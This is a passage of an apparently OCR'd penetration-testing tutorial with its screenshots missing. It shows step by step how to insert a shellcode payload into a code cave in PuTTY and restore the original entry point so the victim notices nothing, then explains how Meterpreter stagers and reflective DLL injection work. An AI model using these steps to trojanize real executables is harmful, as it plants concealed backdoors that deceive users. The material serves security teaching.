
Copy the next three statements which represent original entry point of the putty2.exe and store in the notepad for future use.




Now right click on the modified starting address, then select Copy to executable -> selection.




Now save the selection to get modified executable file (putty4.1.exe).




Press F7 to get to the newly created section for injecting code and reach “004C7000”.







Select sizeable amount of addresses and fill all of them with NOPs.




Copy the payload from notepad. This is the payload we are going to place in place of NOPs. Right click on the selected section -> Binary -> Binary paste.




We can see that the payload has been converted to the assembly instructions.




After the payload, we need to place the original entry point of the putty2.exe, so that the victim couldn't know that something fishy is being going on.




Here we have inserted the original entry point of the puuty.exe so that after the run of shellcode counter can return back to original executable scenario.







Copy the updated mnemonics to the executable.



Save the updated file (putty4.2.exe).






Execution

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

- The target executes the initial stager. This is usually one of bind, reverse, findtag, passivex, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Metepreter core initializes, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

